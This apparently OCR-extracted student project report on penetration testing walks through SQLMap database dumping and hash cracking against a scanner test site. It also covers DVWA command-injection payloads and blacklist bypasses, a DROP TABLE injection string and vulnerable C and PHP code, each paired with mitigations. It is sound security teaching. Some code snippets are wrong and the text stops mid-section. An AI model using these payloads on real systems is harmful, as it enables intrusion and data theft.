EℓYXION OF NETWORK ANALYSIS, PENETRATION TESTING AND VULNERABILITY EXPLOITATION

AUTHORS:

AMINA SAIF BITF17A027

HADIA SHAFIQ BSEF17M049

Project Supervisor:
Maj. (Retd) Dr. Muhammad Arif Butt
Assistant Professor,
Punjab University College of Information Technology,
University of Punjab

Abstract

The research in this final year project is aimed to provide a thorough study of existing computer system vulnerabilities in network and web applications and mainly focusing on practical cryptographic algorithms and techniques. In recent years, the risk and severity of cyberattack have increased. Security is one of the most important aspect in today's world. To protect sensitive data, multiple protocols and encryption algorithms are used. However, a small vulnerability or some flaw in parameters of protocols being used can lead to unauthorized access and breach of data. This research project covers different vulnerabilities, how they occur, how they are exploited, how they impact and how their mitigation techniques are implemented. This research paper uses different tools to exploit these vulnerabilities. The paper also covers cryptographic techniques in detail. How a small change in algorithm or protocol parameter can be exploited, how reusing same parameter value can compromise an organization's security by revealing sensitive data to a malicious party.

To collect the required data, different resources like educational websites, blogs, research papers and online articles were used.

Acknowledgment

Foremost we would like to thank our parents who have given us all the moral support, resources and comfort that took us so far. We would also like to express our sincere gratitude towards assistant professor PUCIT, Major retired Dr. Muhammad Arif Butt who has been patient with us and guided us throughout the final year project in the tough pandemic times. He gave us such a wonderful opportunity to play with systems and vulnerabilities and write a research document on the topic "EℓYXION OF NETWORK ANALYSIS, PENETRATION TESTING AND VULNERABILITY EXPLOITATION". We cannot imagine a better supervisor and mentor for this research document. Lastly, we would also like to express our gratitude for the final year project committee, PUCIT for its constant support for approving this project.

EℓYXION OF NETWORK ANALYSIS, PENETRATION TESTING AND VULNERABILITY EXPLOITATION

CHAPTER 1 Vulnerability Exploitation

1.1. SQL Injection

1.1.1 Introduction

SQL Injection is a code injection technique, used to attack web applications or websites, in which malicious SQL code is executed. [1] This vulnerability allows the attacker to send commands to the database and the attacker can modify, expose, or even delete the database. SQL injection consists of a SQL query from the client to the web application through input data.

1.1.2 Background

Around 1988, the first public discussions of SQL injection began, for example, an article in Patrick Magazine. Cyber security researcher and hacker Jeff Forristal first documented the SQL injection exploit in 1998.

When Microsoft was told of the problems by Forristal's fellow researcher, their response was hilarious, he wrote:

"According to them, what you are about to read is not a problem, so don't worry about doing anything to stop it."

"SQL injection is always the number one risk. That is a reflection of just how many incidents are out there, as well as other factors that keep it very high up there,"


Troy Hunt, founder of breach site haveibeenpwned.com, told Motherboard in a phone interview.

SQL injection (SQLI) was considered one of the top 10 web application vulnerabilities of 2007 and 2010 by the OWASP (Open Web Application Security Project).

1.1.3 Exploitation

To exploit SQL injection, we have used http://www.webscantest.com/datastore/. This site is setup to test automated web application scanners like Appspider.


We get database information by doing Classic SQLi. We used **SQLMap**, an open source penetration testing tool that automates the process of detecting and exploiting SQL injection laws and taking over of database servers. [2]



We will use -u for URL of a vulnerable website which is in our case **webscantest.com**

We will get an item by its name:

We will get basic information and what DBMS is being used by our web application.



And the back-end DBMS is MYSQL. To know all the existing databases we will use --dbs command.

Form this, we know there exists two databases information_schema and 'webscantest'. But we want to know the existing users and their passwords, for this we will only exploit webscantest database. Let's find out what are the tables in this database. For this information:

sqlmap -u "http://www.webscantest.com/datastore/search_get_by_id.php?id=4" --dbs --columns -D webscantest

--columns: enumerate DBMS database table columns

-D: DB DBMS to enumerate

We will get all the existing tables in database 'webscantest'

```
[09:14:06] [INFO] fetching columns for table 'inventory' in database 'webscantest'
[09:14:06] [INFO] fetching columns for table 'orders' in database 'webscantest'
[09:14:06] [INFO] fetching columns for table 'products' in database 'webscantest'
[09:14:07] [INFO] fetching columns for table 'accounts' in database 'webscantest'
Database: webscantest
```

There are four tables 'inventory', orders', 'products' and 'accounts'. The first three tables are related to the items and accounts table have information about current users. Let's get the columns and their data to know the user's passwords.

We will use ***-D***: dump DBMS table entries

```
@kali:~$ sqlmap -u "http://www.webscantest.com/datastore/search_get_by_name.php?name=Rake" --dbs  -D webscantest -T accounts --dump
```

```
[09:37:28] [INFO] fetching columns for table 'accounts' in database 'webscantest'
[09:37:28] [INFO] fetching entries for table 'accounts' in database 'webscantest'
[09:37:28] [WARNING] reflective value(s) found and filtering out
[09:37:28] [INFO] recognized possible password hashes in column 'passwd'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] n
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[09:37:38] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
```

The passwords stored in the databases are in hashes, we used dictionary-based attack to crack the hashes.

```
[09:38:10] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] y
[09:38:13] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[09:38:13] [WARNING] multiprocessing hash cracking is currently not supported on this platform
[09:38:30] [INFO] cracked password 'admin' for hash '21232f297a57a5a743894a0e4a801fc3'
[09:39:48] [INFO] cracked password 'testpass' for hash '179ad45c6ce2cb97cf1029e212046e81'
Database: webscantest
Table: accounts
[2 entries]
+----+-------+-------+----------+-----------------------------------------------+
| id | fname | lname | uname    | passwd                                        |
+----+-------+-------+----------+-----------------------------------------------+
| 1  | Admin | King  | admin    | 21232f297a57a5a743894a0e4a801fc3 (admin)      |
| 2  | Test  | User  | testuser | 179ad45c6ce2cb97cf1029e212046e81 (testpass)   |
+----+-------+-------+----------+-----------------------------------------------+
```

After using the default dictionary file, we get the passwords of admin and a user. We can use this password to login to the admin account and can modify or even DROP all the tables.

1.1.4. SQL Injection Mitigation Strategies

1.1.4.1 Prepared Statements:

SQL query execution is done in 2 phases.

i) Compilation Phase ii) Execution Phase

Compilation phase is further divided into 4 sub-categories.

i) Parsing and Normalization Phase ii) Compilation Phase
iii) Query Optimization Phase iv) Cache




Figure 1.1: Query Execution Phases [5]

1) Parsing and Normalization Phase

In this phase, the whole query is parsed and syntax/semantics of the query are examined. After Syntax/Semantics, DB is checked for the existence of tables and columns that are to be accessed through the query.

2) Compilation Phase

Query that we write are in human understandable format in which we use keywords like **SELECT, FROM, WHERE** etc. These keywords are further changes into human understandable machine language form in compilation phase.

3) Query Optimization Phase

In case of large datasets stored in a database, it can take much more time to find a single data. For this to work in a more optimal way Query Optimization is really important. For this purpose a Decision Tree is drawn and the path with low cost is chosen to be executed. **4) Cache**

Some queries are frequently used. Cache is used to store the best plan of optimization for a query that is executed for the first time. So that whenever the same query is executed it does not have to pass through Phase 1, 2, and 3.

5) Execution Phase

ResultSet Object is returned to user as data after execution of query.

The main problem of SQL injection is that a user input is concatenated with the SQL query and becomes a part of SQL Statement. A prepared string alone cannot stop SQLi vulnerability. For example, using java to understand these concept we write a code snippet as following;

PreparedStatement pSt = conn.createStatement("INSERT INTO users Values('" + name +"') WHERE ID=USER101"); pSt.execute( );

If user input was like this;

Amina') DROP TABLE users; --

Than user input with get concatenated into the SQL Query resulting in SQLi exploit and drop of an important table from database resulting in loss of important data.

In this situation we use Prepared Statement along with the parameterization of the user input. User data after parameterization of user input is handled as a content of parameter and not as a part of SQL command. Thus preventing us from SQLi vulnerability. For example, if we take same input as above with the parameterized query like written below;

PreparedStatement pSt = conn.prepareStatement("INSERT INTO users VALUES(?)");

pSt.getString(1, user); pSt.execute();

For the above piece of code we will be safe just like little bobby tables can get stored into school's database without causing a havoc. [6]

1.1.4.2 Stored Procedures:

A stored procedure is a way to generate a SQL query, store it in our database. Stored Procedures are very similar to Prepared Statements. Just like we have discussed above that after compilation queries are stored in Cache for future use. Parameterized queries that are logically related are stored and are automatically parameterized after subsequent executions. So instead of writing queries again and again stored procedures are written by developers to save time writing same queries over the times.

Following is the process of making a stored procedure of MySQL server. For example, we have a table like this:

```
CREATE TABLE `Balance` (
 `ID` varchar(100) NOT NULL,
 `Name` varchar(100) NOT NULL,
 `AccountNo` varchar(100) NOT NULL,
 `CurrentBalance` int(100) NOT NULL,
 `CreatedOn` datetime NOT NULL,
 `Pin` int(4) NOT NULL
) ENGINE=InnoDB DEFAULT CHARSET=utf8;
```

If an employee wants to make a report on average bank balance of all the customers. Firstly, we need to create a user 'HA'. This user will only need an EXECUTE privilege to the schema where the table resides. A stored procedure is created in the following way;

```
DELIMITER $$ CREATE PROCEDURE `avg_bal`(out avg_bal decimal) BEGIN select
avg(CurrentBalance) into avg_bal from Balance; END
```

We create a PDO to call a Stored Procedure from PHP application.

```
$db_connection = new PDO('mysql:host=localhost;dbname=fyp', 'tr', 'mypass'); $query = $db_connection->exec('call avg_bal(@out)'); $res = $query->query('select @out')->fetchAll(); print_r($res);
```

The $res will display average balance as per the user's request and user carries out the output process with PHP. Stored Procedure connects the user and the table (Balance), which the user has no direct access to, making it an essential asset in database security. [7]

1.2. OS Command Injection

1.2.1 Introduction

Command injection is an attack in which the goal is execution of arbitrary commands on the host operating system via a vulnerable application. Command injection attacks are possible when an application passes unsafe user supplied data (forms, cookies, HTTP headers etc.) to a system shell. [3]

The purpose of command injection attack is to inject and execute commands specified by the attacker in the vulnerable applications. To execute system commands on the web server.

1.2.2 Exploitation

1.2.2.1 Useful Commands:

It is generally a goof practice to execute a few initial commands to obtain information from the compromised system after identification of OS command injection vulnerability. Here are some basic useful commands on Linux and Windows platform:

Purpose of command	**Linux**	**Windows**
Name of current user	Whoami	Whoami
Operating system	uname -a	Ver
Network configuration	Ifconfig	ipconfig /all
Network connections	netstat -an	netstat -an
Running processes	ps -ef	Tasklist

Table 2.1 Useful OS commands [8]

1.2.2.2 Detecting blind OS command injection using time delays

We can detect response time delay in execution of an application when we inject an OS command to it confirming us the existing vulnerability. The ping command comes in handy in this case and also let's specify number of ICMP packets to send.

```
& ping -c 25 127.0.0.1 &
```

This command will cause application to ping its loopback network for 25 seconds. [8]

1.2.2.3. Ways to inject OS commands

There is a range of characters that can be used to perform OS command injection attacks. Commands can be chained together using a number of character function as command separators. There are a few commands separators that are common for both windows and Unixbased systems:

- &
- &&
- |


- ||

Some command separators work only on Unix-based systems such as the following:

- ;
- Newline (0x0a or \n)


1.2.2.4 DVWA to perform OS command injection attacks

To exploit this vulnerability, we will use DVWA (Damn Vulnerable Web Application). DVWA is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help developers better understand the processes of securing web applications and providing teachers/students to teach/learn web application security in a class room environment. [4]



DVWA has security levels: low, medium, high and impossible. Each level has certain exposure to different vulnerabilities. We will start with OS command injection on LOW security.

On LOW security: the code can be exploited as there is no input sanitization and an attacker can input commands which can be executed on operating system. We can also view the source code.




stristr function gives 1st occurrence of a substring inside a string. *php_uname* returns information about the operating system PHP is running on.


string **php_uname** ([string *$mode* = "a"]), *Mode* is a single character that defines what information is returned: a, s, n, r ,v ,m where s is Operating system name. eg. *FreeBSD*.
The *shell_exec()* function is an inbuilt function in PHP which is used to execute the commands via shell and return the complete output as a string. This function returns the executed command or NULL if an error occurred.

*nix means operating systems that are like the old workhorse Unix. Some examples include Linux, FreeBSD, and Mac OS X (its kernel, Darwin, is based on BSD).

; mean to terminate previous command and execute the current command. When we do (;ls) as there is no input sanitization, so the command will be executed and give result.



If we use ***;whoami***



As there is no input validation in Low security level, the exploitation is quite easy. Let's try when security level is medium:

The source code of Medium OS command injection contain some validations to avoid exploitation. To remove the vulnerability, ***blacklisting*** is used to remove certain characters from the coming input data.

vulnerabilities/exec/source/medium.php

```
<?php

if( isset( $_POST[ 'Submit' ]  ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Set blacklist
    $substitutions = array(
        '&&' => '',
        ';'  => '',
    );

    // Remove any of the charactars in the array (blacklist).
    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );

    // Determine OS and execute the ping command.
    if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping  ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping  -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}

?>
```

So whenever, an attacker will try to use && or ; in the input data the special characters will be replaced. If the attacker will enter the command when the security was medium it would not give

any output. But still this is not enough restrictions or validations, as an attacker who is experienced can bypass the blacklist by using | or single &.

Now, if we set the security to High, then the blacklist would be much better and contain more characters to remove the vulnerability from the application.

Command Injection Source

vulnerabilities/exec/source/high.php

```
<?php

if( isset( $_POST[ 'Submit' ]  ) ) {
    // Get input
    $target = trim($_REQUEST[ 'ip' ]);

    // Set blacklist
    $substitutions = array(
        '&'  => '',
        ';'  => '',
        '| ' => '',
        '-'  => '',
        '$'  => '',
        '('  => '',
        ')'  => '',
        '`'  => '',
        '||' => '',
    );
```


To exploit in high security, we notice there is a mistake in a blacklist. There is a space in '|' so if we give an input without space we can execute our command.

```
// Set blacklist
$substitutions = array(
    '&'  => '',
    ';'  => '',
    '| ' => '',
    '-'  => '',
    '$'  => '',
    '('  => '',
```

To prevent this vulnerability we not only blacklist some special characters but also validate the input. As in the impossible security level: we also validate the input by dividing it into 4 octets and validating if they are only numeric.

```
if( isset( $_POST[ 'Submit' ]  ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // Get input
    $target = $_REQUEST[ 'ip' ];
    $target = stripslashes( $target );

    // Split the IP into 4 octects
    $octet = explode( ".", $target );

    // Check IF each octet is an integer
    if( ( is_numeric( $octet[0] ) ) && ( is_numeric( $octet[1] ) ) && ( is_numeric( $octet[2] ) ) && ( is_numeric( $octet[3] ) ) && ( sizeof( $octet ) == 4 ) ) {
        // If all 4 octets are int's put the IP back together.
        $target = $octet[0] . '.' . $octet[1] . '.' . $octet[2] . '.' . $octet[3];

        // Determine OS and execute the ping command.
        if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
            // Windows
            $cmd = shell_exec( 'ping  ' . $target );
        }
        else {
            // *nix
            $cmd = shell_exec( 'ping  -c 4 ' . $target );
        }

        // Feedback for the end user
        echo "<pre>{$cmd}</pre>";
    }
    else {
        // Ops. Let the user name theres a mistake
        echo '<pre>ERROR: You have entered an invalid IP.</pre>';
    }
```

So, if we try to use some special characters other than a valid ip address we will get an error.



1.2.3 Preventing OS command injection attacks

We can prevent OS command injection through:

1. Proper input validation
2. Filtering special characters. Filter all incoming data that it is not interpreted as a special command or not
3. Blacklisting approach
4. Use library functions instead
5. Run under the least privilege level

By far the most effective way to prevent OS command injection vulnerabilities is to never call out to OS commands from application-layer code. [8]

1.2.3.1 Safe command line calls using PHP

There are a number of ways to make command line calls in PHP such as below;

```
shell_exec "ls -l"
```

```
exec "ls -l"
```

```
passthru "ls -l"
```

```
system "ls -l"
```

```
"ls -l"
```

Carefully sanitize input before passing it to following functions.

1.3. Format String Vulnerability

The Format String exploit occurs when the submitted data of an input string is evaluated as a command by the application. In this way, the attacker could execute code, read the stack, or cause a segmentation fault in the running application, causing new behaviors that could compromise the security or the stability of the system.

Think of a format string as a specifier which tells the program the format of the output. There are several format strings that specifies the output in C and many other programming languages but our focus is on C.

Format bugs were first noted in 1989 by the fuzz testing work done at the University of Wisconsin, which discovered an "interaction effect" in the C shell (csh) between its command history mechanism and an error routine that assumed safe string input.

When format string in printf() is used in a wrong form, Format string vulnerability occurs, e.g. printf(%d,%s).

1.3.1 Vulnerable code

```c
#include<stdio.h>

int main(int argc, char **argv){

        printf(argv[1]);

}
```

1.3.2. Safe code

```
#include<stdio.h>

int main(int argc, char **argv){

        printf("%s", argv[1]);

}
```


This is because the computer recognizes the input value as a formatting character rather than a character. **Format String Attack** generates an error when a developer accidentally write a printf() code without a variable, And hacker can use this error to steal the root. [9]

1.4. Unrestricted File Upload

There are really two classes of problems here. The first is with the file metadata, like the path and file name. These are generally provided by the transport, such as HTTP multi-part encoding. This data may trick the application into overwriting a critical file or storing the file in a bad location. You must validate the metadata extremely carefully before using it. The other class of problem is with the file size or content. The range of problems here depends entirely on what the file is used for. See the examples below for some ideas about how files might be misused. To protect against this type of attack, you should analyse everything your application does with files and think carefully about what processing and interpreters are involved. (OWASP)

1.4.1 Exploitation

